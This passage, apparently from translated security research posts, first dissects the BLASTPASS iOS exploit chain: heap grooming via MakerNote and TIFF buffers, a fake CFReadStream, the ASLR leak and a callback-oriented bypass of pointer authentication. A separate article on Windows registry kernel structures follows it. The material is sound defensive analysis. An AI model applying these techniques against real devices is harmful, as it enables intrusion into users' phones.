33723 (0x83bb) UNDEFINED (7) 15347<00 00 00 00 ...>
34377 (0x8649) BYTE (1) 15347<00 00 00 00 ...>
ICC Profile (34675) UNDEFINED (7) 15347<00 00 00 00 ...>
```

Большинство этих буферов заполнено нулями. Распакованная полоса TIFF раскрывает больше:

```
$ tiffinfo -c -j -d -s -z background-15.tiff

=== TIFF directory 0 ===
Image Width: 48 Image Length: 16
Bits/Sample: 8
Compression Scheme: AdobeDeflate
Photometric Interpretation: RGB color
Samples/Pixel: 4
Planar Configuration: single image plane
XMLPacket (XMP Metadata):
RichTIFFIPTC Data: <present>, 15347 bytes
Photoshop Data: <present>, 15347 bytes
ICC Profile: <present>, 15347 bytes

Strip 0:
00 00 00 00 00 00 00 00 84 13 00 00 01 00 00 00
01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 cd ab 34 12 00 00 00 00
...
```

Возможными казались два объяснения. Первое — альфа-смешивание: возможно, при рендеринге похожее на указатель значение `0x0000000100001384` переносилось на другой объект. Это маловероятно, поскольку значение находится в начале полосы, до части, перекрывающей последующие выделения.

Вторая возможность состояла в том, что сама полоса представляет объект. Поиск похожей последовательности байтов в сохранённых дампах процессов обнаружил:

```
1c7b2600  49 d2 e4 29 02 00 00 01 84 13 00 00 02 00 00 00
1c7b2610  42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1c7b2620  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1c7b2630  c0 92 d6 83 02 00 00 00 00 93 d6 83 02 00 00 00
```

Разрешение первого указателя определяет объект:

```
(lldb) x/10xg 0x121E47600
0x121e47600: 0x0100000229e4d249 0x0000000200001384
0x121e47610: 0x0000000000000042 0x0000000000000000
0x121e47620: 0x0000000000000000 0x0000000000000000

(lldb) image lookup --address 0x229e4d248
Address: CoreFoundation[0x00000001dceed248]
Summary: (void *)0x0000000229e4d0e0: __NSCFArray
```

Это `NSCFArray`, toll-free bridged представление `CFArray` в Objective-C Foundation. Тем самым выясняется значение и байтов TIFF, и похожей последовательности внутри одномегабайтного объекта подготовки.

Cores и Foundations

Старая реализация CoreFoundation с открытым исходным кодом показывает общий заголовок объекта:

```
typedef struct __CFRuntimeBase {
    uintptr_t _cfisa;
    uint8_t _cfinfo[4];
#if __LP64__
    uint32_t _rc;
#endif
} CFRuntimeBase;
```

Заголовок содержит указатель Objective-C `isa`, четыре байта `_cfinfo` и счётчик ссылок. CoreFoundation извлекает идентификатор типа из второго байта `_cfinfo`:

```
CF_INLINE CFTypeID __CFGenericTypeID_inline(const void *cf) {
    uint32_t *cfinfop = (uint32_t *)&(((CFRuntimeBase *)cf)->_cfinfo);
    CFTypeID typeID = (*cfinfop >> 8) & 0x03FF;
    return typeID;
}
```

В LLDB функция `CFArrayGetTypeID()` возвращает 19 (`0x13`), что соответствует и объекту, найденному в дампе ядра, и искусственно созданному объекту в начале полосы TIFF.

X шагов вперёд, Y шагов назад

Дальнейший анализ CoreFoundation показывает, что объект TIFF — `CFArray` со встроенным хранилищем и одним элементом `0x1234abcd`. Объекты CoreFoundation также могут иметь нулевой `isa`, что объясняет первые восемь нулевых байт.

Это ещё не объясняет, что перекрывает массив и чем полезен одноэлементный массив, но позволяет определить одномегабайтный объект подготовки. В его начале находится ещё один CF-объект с нулевым `isa` по смещению `0x10`:

```
00000000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000010  00 00 00 00 00 00 00 80 26 00 00 01 00 00 00
00000020  1f 00 00 00 00 00 00 00 10 00 8b 56 02 00 00 00
00000030  b0 c3 31 16 02 00 00 00 48 e3 01 00 00 00 00 00
00000040  20 ec 46 58 02 00 00 00 00 00 00 00 00 00 00
```

Его счётчик ссылок равен единице, а `_cfinfo` имеет значение `{0x80, 0x26, 0, 0}`. Идентификаторы типов CF являются динамически назначаемыми индексами в `__CFRuntimeClassTable`:

```
CFTypeID CFArrayGetTypeID(void) {
    static dispatch_once_t initOnce;
    dispatch_once(&initOnce, ^{
        __kCFArrayTypeID = _CFRuntimeRegisterClass(&__CFArrayClass);
    });
    return __kCFArrayTypeID;
}
```

Порядок регистрации достаточно стабилен для жёстко заданных значений эксплойта. Тип `0x26` — это `CFReadStream`:

```
struct _CFStream {
    CFRuntimeBase _cfBase;
    CFOptionFlags flags;
    CFErrorRef error;
    struct _CFStreamClient *client;
    void *info;
    const struct _CFStreamCallBacks *callBacks;
    CFLock_t streamLock;
    CFArrayRef previousRunloopsAndModes;
    dispatch_queue_t queue;
};
```

При уничтожении потока вызываются обратные вызовы, что создаёт правдоподобный путь к выполнению кода. Остаются три вопроса: как перекрытие малого региона вызывает `CFRelease` для одномегабайтного объекта, как цепочка обходит ASLR и как она преодолевает аутентификацию указателей на прямых рёбрах потока управления.

Специальная доставка

Matthias Frielingsdorf предоставил iPhone с iOS 16.6 — версией, совпадающей с использованной на реальной цели. Благодаря джейлбрейку Dopamine LLDB смог подключиться к `MessagesBlastDoorService`. После нескольких попыток эксплойт воспроизвёлся вплоть до вызова `CFRelease` для поддельного `CFReadStream`, подтвердив эту часть анализа. Однако полученные сбои породили несколько новых вопросов.

Оговорка I: загадочные указатели

Сбой происходит при разыменовании обратных вызовов поддельного потока:

```
LDR X8, [X19,#0x30]
LDR X8, [X8,#0x58]
```

Здесь `X19` указывает на поддельный `CFReadStream`. В разных сбоях его значение следует поразительной закономерности:

```
0x000000075f000010
0x0000000d4f000010
```

Хотя объект находится внутри одномегабайтного выделения, его адрес всегда расположен на `0x10` байта выше границы 16 МиБ. Анализ дампа процесса также обнаруживает этот указатель в буфере хранения ранее рассмотренного `CFSet` из MakerNote.

Сначала казалось, что за это отвечает искусственно созданный `CFArray` из TIFF. Изменение его и даже замена всей полосы байтами `A` не остановили эксплуатацию. Объект полосы оказался отвлекающим манёвром.

Шаг назад

Оставшиеся значения метаданных TIFF — четыре буфера размером 15 347 байт:

```
700 (0x2bc) BYTE (1) 15347<00 00 00 00 ...>
33723 (0x83bb) UNDEFINED (7) 15347<00 00 00 00 ...>
34377 (0x8649) BYTE (1) 15347<00 00 00 00 ...>
ICC Profile (34675) UNDEFINED (7) 15347<00 00 00 00 ...>
```

Они содержат нули, кроме `0x10` в третьем с конца байте. Их размер равен `0x3bf3`: запрос распределителю округляется до `0x3c00`, за вычетом пяти байт и восьмибайтного терминатора. Выделение `0x3c00` занимает ровно тридцать малых блоков по `0x200`.

Если начать с повреждённого перекрывающегося диапазона, тридцать блоков помещают конец каждого буфера метаданных точно поверх конца исходного трёхблочного выделения хранения `CFSet`. Выделение обнуляет всё, кроме последних 16 байт, а затем заменяет три младших байта предпоследнего указателя на `10 00 00`.

Для указателя с порядком байтов little-endian эта операция округляет адрес вниз до ближайшей границы 16 МиБ и прибавляет `0x10`. MakerNote создаёт свой `CFSet` так, чтобы целевой указатель находился именно в этой позиции. Тем временем одномегабайтное выделение с поддельным

объектом подготавливается на границе 16 МиБ ниже исходного объекта, на который указывал адрес.

При уничтожении `CFSet` вызывает `CFRelease` для каждого элемента. Частично перезаписанный элемент теперь указывает на поддельный `CFReadStream`, что запускает его деструктор и путь обратного вызова.

Оговорка II: ASLR

Журналы сбоев неудачных попыток раскрывают slide `MessagesBlastDoorService`, модель устройства и точную сборку ОС. Сравнение этих значений с соответствующим общим кэшем dyld показывает, что одномегабайтная полезная нагрузка содержит множество допустимых, жёстко заданных и заранее сдвинутых указателей. Универсального гаджета или независимой от slide машины нет: до создания PKPass атакующий уже знает сборку цели, тип устройства и slide ASLR времени выполнения.

С учётом анализа iVerify и более ранних цепочек, опубликованных Citizen Lab, вероятным объяснением служит отдельный эксплойт раскрытия памяти, связанный с необычно большим объёмом трафика HomeKit, наблюдавшимся в этих атаках.

Оговорка III: аутентификация указателей

`CFRelease` направляет поддельный объект в `__CFStreamDeallocate`, которая получает таблицу обратных вызовов и вызывает `_CFStreamClose`. Искусственно созданное значение флагов равно `0x1f`, что позволяет пройти проверки состояния и достичь обратного вызова закрытия.

В точке вызова важен следующий ассемблерный код:

```
LDR   X8, [X19,#0x30]
LDR   X8, [X8,#0x58]
CBZ   X8, loc_187076758
LDR   X1, [X19,#0x28]
MOV   X0, X19
BLRAAZ X8
```

`X19` содержит поддельный поток. Первая загрузка получает `0x25846ec20` из его поля таблицы обратных вызовов. Вычитание наблюдавшегося slide `0x3A8D0000` даёт `0x21DB9EC20` — адрес в сегменте `__const` библиотеки `TextToSpeechMauiSupport`.

```
TextToSpeechMauiSupport:__const:000000021DB9EC20                DCQ _RefCounted_IncRefCount
TextToSpeechMauiSupport:__const:000000021DB9EC28                DCQ 0x20
TextToSpeechMauiSupport:__const:000000021DB9EC30                EXPORT ___DataSectionWriter
TextToSpeechMauiSupport:__const:000000021DB9EC30 ___DataSectionWriter DCQ 0x70          ; DATA XREF: _DataSectionWriter_Con+48↑o
TextToSpeechMauiSupport:__const:000000021DB9EC30                                        ; _GetDataSectionWriterClass↑o
TextToSpeechMauiSupport:__const:000000021DB9EC38                DCQ _GetRefCountedClass
TextToSpeechMauiSupport:__const:000000021DB9EC40                DCQ _DataSectionWriter_Des
TextToSpeechMauiSupport:__const:000000021DB9EC48                DCQ _RefCounted_IncRefCount
TextToSpeechMauiSupport:__const:000000021DB9EC50                DCQ _RefCounted_DecRefCount
TextToSpeechMauiSupport:__const:000000021DB9EC58                DCQ _RefCounted_GetRefCount
TextToSpeechMauiSupport:__const:000000021DB9EC60                DCQ _DataSectionWriter_GetNbrBytesWritten
TextToSpeechMauiSupport:__const:000000021DB9EC68                DCQ _DataSectionWriter_LendData
TextToSpeechMauiSupport:__const:000000021DB9EC70                DCQ _DataSectionWriter_BorrowDataBlock
TextToSpeechMauiSupport:__const:000000021DB9EC78                DCQ _DataSectionWriter_CommitDataBlock
TextToSpeechMauiSupport:__const:000000021DB9EC80                DCQ _DataSectionWriter_Close
TextToSpeechMauiSupport:__const:000000021DB9EC88                DCQ _DataSectionWriter_CastToRefCounted
TextToSpeechMauiSupport:__const:000000021DB9EC90                DCQ _DataSectionWriter_UseCheckSum
```

Вторая загрузка читает указатель по смещению `0x58`, то есть `_DataSectionWriter_CommitDataBlock`. Этот указатель уже подписан ключом инструкций семейства A и нулевым контекстом при загрузке страницы общего кэша. Поэтому `BLRAAZ` успешно аутентифицирует и вызывает допустимый предварительно подписанный указатель функции, передавая поддельный поток в `X0`, а значение по смещению `0x28` — в `X1`.

Программирование, ориентированное на обратные вызовы

Распространённая атака на PAC заменяет допустимые указатели, подписанные одним ключом и контекстом. Здесь атакующему не требуется раскрывать значения подписанных указателей, поскольку `CFStream` хранит неподписанный указатель на структуру обратных вызовов, тогда как PAC защищает только указатели функций внутри этой структуры.

Таким образом, эксплойт может выбирать существующие структуры обратных вызовов в огромном общем кэше dyld, косвенно выбирая уже подписанные функции. Связывание неподписанных указателей на эти структуры обратных вызовов создаёт ориентированную на обратные вызовы цепочку JOP. Начало полезной нагрузки использует этот приём, чтобы запустить вычисление следующего этапа — большого `NSExpression`.

Сходства

BLASTPASS напоминает PWNYOURHOME, более раннюю цепочку NSO, описанную Citizen Lab в 2023 году. Обе начинаются с HomeKit, продолжаются в `MessagesBlastDoorService` и используют объект MakerNote. PNG, упомянутый в PWNYOURHOME, вероятно, служил средством доставки тех же примитивов подготовки bplist из MakerNote.

Описание Citizen Lab также указывает на похожую ориентированную на обратные вызовы технику JOP и раскрытие ASLR через HomeKit. Apple ограничила некоторые сообщения HomeKit правдоподобными источниками, но основная уязвимость остаётся неизвестной; та же проблема или её вариант могли сохраниться в BLASTPASS.

Ключевой материал

Matthias Frielingsdorf представил первоначальный анализ полезной нагрузки `NSExpression` на Black Hat Asia в апреле 2024 года. Позднее выяснилось, что её заключительный этап расшифровывает и вычисляет ещё один зашифрованный AES объект `NSExpression`, вероятно содержащий побег из песочницы BlastDoor.

BlastDoor всё ещё предоставляет доступ к системным службам и клиентам IOKit, таким как `IOSurfaceRootUserClient`, `IOSurfaceAcceleratorClient` и `AGXDevice`. Зашифрованный этап не позволяет напрямую исследовать эту поверхность атаки.

Ключ AES доставляется отдельно. Первый `NSExpression` проходит по нативному стеку, чтобы найти порты связи обратно с `imagent`, перехватывает этот канал и берёт на себя обезвреживание последующих запросов iMessage. Он выполняет до 100 итераций, разбирает входящие словари XPC, извлекает необработанные двоичные данные iMessage и ожидает сообщение определённого формата. Это сообщение предоставляет ключ AES для расшифровки и вычисления следующего этапа.

Соответствующее сообщение доставки ключа получить не удалось, поэтому этап побега из песочницы исследовать не получилось.

Заключение

В отличие от FORCEDENTRY, BLASTPASS отделяет раскрытие ASLR от удалённого выполнения кода, устраняя необходимость в новой странной машине. Его подготовка кучи исключительно точна, но основные техники эксплуатации хорошо известны. Сходство с PWNYOURHOME

указывает, что подготовка bplist из MakerNote и ориентированный на обратные вызовы обход PAC, вероятно, использовались годами.

Более строгий разбор bplist из MakerNote сократил бы эту поверхность: практические меры защиты включают ограничения размера и строгий режим, отклоняющий повторяющиеся ключи. Ориентированный на обратные вызовы JOP устранить сложнее. Необъяснённая фаза HomeKit, вероятно, обеспечивает раскрытие ASLR; отдельный slide общего кэша для BlastDoor мог бы ограничить его полезность.

Это уже вторая наблюдавшаяся цепочка NSO, достигающая неожиданного парсера за счёт маскировки типа файла: FORCEDENTRY использовал PDF под именем GIF, а BLASTPASS — WebP под именем PNG. Песочница должна считать содержимое контролируемым злоумышленником, а не доверять расширениям файлов.

Изоляция процессов удлиняет цепочки эксплуатации, но не обязательно сокращает исходную поверхность удалённого разбора. Точное отображение и существенное уменьшение этой поверхности остаются более фундаментальной защитой.

Приключения с реестром Windows № 6: объекты режима ядра

Добро пожаловать в продолжение приключений с реестром Windows! В предыдущей части мы изучили внутреннее устройство формата кустов `regf`. Этих знаний достаточно для разбора статических файлов кустов, но понимание того, как Windows управляет ими во время выполнения, требует ещё одного слоя: объектов режима ядра, выделяемых и поддерживаемых на протяжении всего времени жизни каждого активного куста.

Эти вспомогательные объекты необходимы:


• Для отслеживания загруженных кустов, их свойств и флагов, отображений памяти и взаимосвязей, особенно при наложении дельта-кустов друг на друга.
• Для синхронизации доступа к ключам и кустам в многопоточной среде Windows.
• Для кэширования сведений о кустах, обеспечивающего более быстрый доступ, чем прямой поиск в отображённой памяти.
• Для интеграции реестра с диспетчером объектов NT, включая операции с дескрипторами, дескрипторы безопасности и проверки доступа.
• Для сохранения ожидающего состояния транзакций до фиксации изменений в базовом кусте.

Windows реализует эти требования с помощью множества взаимосвязанных структур. В статье рассматриваются наиболее важные из них, принципы их работы и способы перечисления и изучения в WinDbg.

Microsoft публикует официальные определения PDB лишь для некоторых структур реестра в `ntoskrnl.exe`. Остальные схемы, имена полей и перечисления были восстановлены обратным анализом и отмечены в статье соответствующим образом. Определения в основном взяты из Windows Server 2019 с обновлениями за март 2022 года, сборка ядра `10.0.17763.2686`. Более 99 процентов наблюдаемых схем не изменились в современных сборках Windows 11, поэтому материал по-прежнему применим напрямую.

Структуры кустов

Кусты — самые сложные объекты реестра, и их дескрипторы ядра соответственно велики. Основной дескриптор `_CMHIVE` занимает `0x12f8` байт, что превышает размер стандартной 4-КиБ страницы x86. Его первые `0x600` байт образуют встроенную структуру `_HHIVE`.



Это напоминает пары `_EPROCESS`/`_KPROCESS` и `_ETHREAD`/`_KTHREAD`. Поскольку `_HHIVE` всегда находится в начале более крупного объекта, указатели на них фактически взаимозаменяемы. Декомпилированные обращения через `_HHIVE *` за пределами `sizeof(_HHIVE)` почти наверняка адресуют поля содержащей её `_CMHIVE`.

Разделение отделяет уровни абстракции:

• `_HHIVE` управляет заголовком куста, бинами, ячейками, отображениями и синхронизацией с дисковыми данными, например изменёнными секторами.
• `_CMHIVE` хранит высокоуровневое состояние, такое как кэши дескрипторов безопасности, корневой блок управления ключом и диспетчер ресурсов транзакций `_CM_RM`.

Обзор структуры _HHIVE

`_HHIVE` инкапсулирует операции, ориентированные на память, чтобы верхние уровни реестра могли выделять, освобождать, преобразовывать, отпускать и помечать изменёнными ячейки, не реализуя детали хранилища. У неё 49 членов верхнего уровня, начинающихся со следующей публичной схемы:

```
0: kd> dt _HHIVE
nt!_HHIVE
   +0x000 Signature                : Uint4B
   +0x008 GetCellRoutine           : Ptr64 _CELL_DATA*
   +0x010 ReleaseCellRoutine       : Ptr64 void
   +0x018 Allocate                 : Ptr64 void*
   +0x020 Free                     : Ptr64 void
   +0x028 FileWrite                : Ptr64 long
   +0x030 FileRead                 : Ptr64 long
   +0x038 HiveLoadFailure          : Ptr64 Void
   +0x040 BaseBlock                : Ptr64 _HBASE_BLOCK
   +0x048 FlusherLock              : _CMSI_RW_LOCK
   +0x050 WriterLock               : _CMSI_RW_LOCK
   +0x058 DirtyVector              : _RTL_BITMAP
   +0x068 DirtyCount               : Uint4B
   +0x06c DirtyAlloc               : Uint4B
   +0x070 UnreconciledVector       : _RTL_BITMAP
   +0x080 UnreconciledCount        : Uint4B
   +0x084 BaseBlockAlloc           : Uint4B
```

```
+0x088 Cluster                  : Uint4B
+0x08c Flat                     : Pos 0, 1 Bit
+0x08c ReadOnly                 : Pos 1, 1 Bit
+0x08d DirtyFlag                : UChar
+0x090 HvBinHeadersUse          : Uint4B
+0x094 HvFreeCellsUse           : Uint4B
+0x098 HvUsedCellsUse           : Uint4B
+0x09c CmUsedCellsUse           : Uint4B
+0x0a0 HiveFlags                : Uint4B
+0x0a4 CurrentLog               : Uint4B
+0x0a8 CurrentLogSequence       : Uint4B
+0x0ac CurrentLogMinimumSequence : Uint4B
+0x0b0 CurrentLogOffset         : Uint4B
+0x0b4 MinimumLogSequence       : Uint4B
+0x0b8 LogFileSizeCap           : Uint4B
+0x0bc LogDataPresent           : [2] UChar
+0x0be PrimaryFileValid         : UChar
+0x0bf BaseBlockDirty           : UChar
+0x0c0 LastLogSwapTime          : _LARGE_INTEGER
+0x0c8 RecoveryInformation      : Uint2B
+0x0ca LogEntriesRecovered      : [2] UChar
+0x0cc RefreshCount             : Uint4B
+0x0d0 StorageTypeCount         : Uint4B
+0x0d4 Version                  : Uint4B
+0x0d8 ViewMap                  : _HVP_VIEW_MAP
+0x110 Storage                  : [2] _DUAL
```

Значение `0xBEE0BEE0` однозначно идентифицирует `_HHIVE` и `_CMHIVE`. Оно полезно для поиска объектов кустов в необработанных дампах памяти и является ещё одной отсылкой к пчёлам в реализации реестра.

`HvHiveStartFileBacked` и `HvHiveStartMemoryBacked` инициализируют шесть обработчиков:

Поле	Обычная цель	Операция
`GetCellRoutine`	`HvpGetCellPaged` или `HvpGetCellFlat`	Преобразование индекса ячейки в виртуальный адрес
`ReleaseCellRoutine`	`HvpReleaseCellPaged` или `HvpReleaseCellFlat`	Освобождение преобразованного индекса ячейки
`Allocate`	`CmpAllocate`	Выделение памяти ядра в пределах глобальной квоты реестра
`Free`	`CmpFree`	Освобождение памяти ядра в пределах глобальной квоты реестра
`FileWrite`	`CmpFileWrite`	Запись в файл куста
`FileRead`	`CmpFileRead`	Чтение из файла куста

Обычно наиболее важен `GetCellRoutine`; `HvpGetCellPaged` обходит карту ячеек, преобразуя индекс в отображённый адрес.

В Windows 10 и более ранних версиях повреждение этих указателей могло предоставить примитив эксплуатации. Windows 11 девиртуализирует большинство вызовов преобразования и освобождения ячеек, напрямую выбирая `HvpGetCellPaged`/`HvpGetCellFlat` и `HvpReleaseCellPaged`/`HvpReleaseCellFlat`. Поэтому эти поля больше не предоставляют полезных

целей косвенных вызовов.

```
PAGE:000000014062177E loc_14062177E:                          ; CODE XREF: CmSetValueKey+5DB↑j
PAGE:000000014062177E                                         ; CmSetValueKey+5EE↑j
PAGE:000000014062177E                 mov     rcx, [rdi+20h]
PAGE:0000000140621782                 lea     r8, [rbp+0C0h+var_118]
PAGE:0000000140621786                 mov     edx, [rdi+28h]
PAGE:0000000140621789                 mov     rax, [rcx+8]
PAGE:000000014062178D                 call    _guard_dispatch_icall

PAGE:00000001407307EE loc_1407307EE:                          ; CODE XREF: CmSetValueKey+550↑j
PAGE:00000001407307EE                 mov     rcx, [rsi+20h]
PAGE:00000001407307F2                 lea     r8, [rbp+0D0h+var_150]
PAGE:00000001407307F6                 mov     edx, [rsi+28h]
PAGE:00000001407307F9                 test    [rcx+8Ch], r14b
PAGE:0000000140730800                 jz      short loc_140730809
PAGE:0000000140730802                 call    HvpGetCellFlat
PAGE:0000000140730807                 jmp     short loc_14073080E
PAGE:0000000140730809 ; ---------------------------------------------------------------------------
PAGE:0000000140730809
PAGE:0000000140730809 loc_140730809:                          ; CODE XREF: CmSetValueKey+580↑j
PAGE:0000000140730809                 call    HvpGetCellPaged
```

`HiveLoadFailure` указывает на публичную структуру `_HIVE_LOAD_FAILURE`. Всякий раз, когда при загрузке куста возникает ошибка, ядро передаёт её первым аргументом в `SetFailureLocation`. Она записывает, какая проверка корректности завершилась неудачей, без необходимости трассировать весь путь загрузки.

`BaseBlock` указывает на находящуюся в памяти копию заголовка куста, представленную `_HBASE_BLOCK`.

Доступ координируют две блокировки:

• `FlusherLock` синхронизирует клиентов, изменяющих данные ячеек, с потоком сброса.
• `WriterLock` сериализует писателей, изменяющих схему бинов и ячеек.

Их официальный тип — `_CMSI_RW_LOCK`, но внутренне они сводятся к `_EX_PUSH_LOCK` и используют стандартные API, такие как `ExAcquirePushLockSharedEx`.

Поля со смещения `0x58` по `0x84` описывают состояние синхронизации между кустом в памяти и его дисковым экземпляром. Битовые карты изменённых и несогласованных диапазонов определяют модифицированные области, а связанные с ними счётчики и размеры выделений отслеживают ожидающую работу.

Биты по смещению `0x8c` отмечают плоские отображения и кусты только для чтения. Отдельное восстановленное обратным анализом значение `HiveFlags` содержит более широкую политику жизненного цикла и хранения:

```
enum _HV_HIVE_FLAGS {
    HIVE_VOLATILE                       = 0x000001,
    HIVE_NOLAZYFLUSH                    = 0x000002,
    HIVE_PRELOADED                      = 0x000010,
    HIVE_IS_UNLOADING                   = 0x000020,
    HIVE_COMPLETE_UNLOAD_STARTED        = 0x000040,
    HIVE_ALL_REFS_DROPPED               = 0x000080,
    HIVE_ON_PRELOADED_LIST              = 0x000400,
    HIVE_FILE_READ_ONLY                 = 0x008000,
    HIVE_SECTION_BACKED                 = 0x020000,
    HIVE_DIFFERENCING                   = 0x080000,
    HIVE_IMMUTABLE                      = 0x100000,
    HIVE_FILE_PAGES_MUST_BE_KEPT_LOCAL  = 0x800000,
};
```

Флаг	Значение
`HIVE_VOLATILE`	Существует только в памяти, как `\Registry` и `\Registry\Machine\HARDWARE`

HIVE_NOLAZYFLUSH	Требует явного сброса; используется такими кустами, как \Registry\Machine\SAM
HIVE_PRELOADED	Один из стандартных системных кустов, например SOFTWARE или SYSTEM
HIVE_IS_UNLOADING	Загружается или выгружается другим потоком и пока не должен быть доступен
HIVE_COMPLETE_UNLOAD_STARTED	CmpCompleteUnloadKey начал окончательную выгрузку
HIVE_ALL_REFS_DROPPED	Все ссылки KCB на куст освобождены
HIVE_ON_PRELOADED_LIST	Связан через PreloadedHiveList
HIVE_FILE_READ_ONLY	Загружен с REG_OPEN_READ_ONLY; файл-хранилище нельзя изменить
HIVE_SECTION_BACKED	Отображён через представления секции
HIVE_DIFFERENCING	Разностный куст версии 1.6, загруженный под \Registry\WC
HIVE_IMMUTABLE	Загружен с REG_IMMUTABLE и не может изменяться
HIVE_FILE_PAGES_MUST_BE_KEPT_LOCAL	Каждая страница остаётся локальной благодаря физической блокировке или частной странице копирования при записи

Поля между смещениями 0xa4 и 0xcc отслеживают файлы транзакций .LOG1 и .LOG2, сопровождающие основной куст.

Version хранит младшую версию куста, номинально целое число от 3 до 6. Как обсуждалось в предыдущей статье, произвольное 32-битное значение можно ввести либо с нулевой старшей версией, либо через восстановление заголовка журнала, поскольку HvAnalyzeLogFiles допускает больше состояний, чем HvpGetHiveHeader. Последствия такого поведения для безопасности сейчас неизвестны.

Карта представлений описывает, как файл куста представлен в виртуальной памяти. Современные версии Windows используют публичную структуру _HVP_VIEW_MAP:

```
0: kd> dt _HVP_VIEW_MAP
nt!_HVP_VIEW_MAP
   +0x000 SectionReference       : Ptr64 Void
   +0x008 StorageEndFileOffset   : Int8B
   +0x010 SectionEndFileOffset   : Int8B
   +0x018 ProcessTuple           : Ptr64 _CMSI_PROCESS_TUPLE
   +0x020 Flags                  : Uint4B
   +0x028 ViewTree               : _RTL_RB_TREE
```

• SectionReference — дескриптор ядра секции, созданной поверх файла куста.
• StorageEndFileOffset — текущий максимальный размер файлового куста; он изменяется при росте или сжатии изменяемого куста.


• `SectionEndFileOffset` записывает размер секции во время загрузки и защищает неизменяемые кусты от расширения.
• `ProcessTuple` определяет процесс, в котором размещены отображения. Сейчас он всегда ссылается на выделенный процесс Registry.
• `ViewTree` является корнем дескрипторов всех непрерывных отображённых диапазонов.

Флаг	Значение	Смысл
`VIEW_MAP_HIVE_FILE_IMMUTABLE`	`0x1`	Изменения никогда не записываются в файл-хранилище
`VIEW_MAP_MUST_BE_KEPT_LOCAL`	`0x2`	Все данные должны оставаться локально резидентными, а не просто основанными на секции
`VIEW_MAP_CONTAINS_LOCKED_PAGES`	`0x4`	Хотя бы одна страница заблокирована с помощью `ZwLockVirtualMemory`


`HvLoadHive` координирует шесть этапов:

1. **Проверка заголовка:** `HvpGetHiveHeader` проверяет базовый блок.
2. **Анализ журналов:** `HvAnalyzeLogFiles` определяет необходимую работу по восстановлению.
3. **Первоначальное отображение секции:** `HvpViewMapStart` делит файл на выровненные по 4 КиБ представления размером не более 2 МиБ, не учитывая границы бинов.
4. **Инициализация карты ячеек:** `HvpMapHiveImageFromViewMap` направляет элементы карты ячеек в представления.
5. **Восстановление журнала:** `HvpPerformLogFileRecovery` применяет ожидающие записи и может помечать страницы изменёнными.
6. **Отображение бинов:** `HvpRemapAndEnlistHiveBins` перестраивает представления так, чтобы каждый бин был непрерывным.

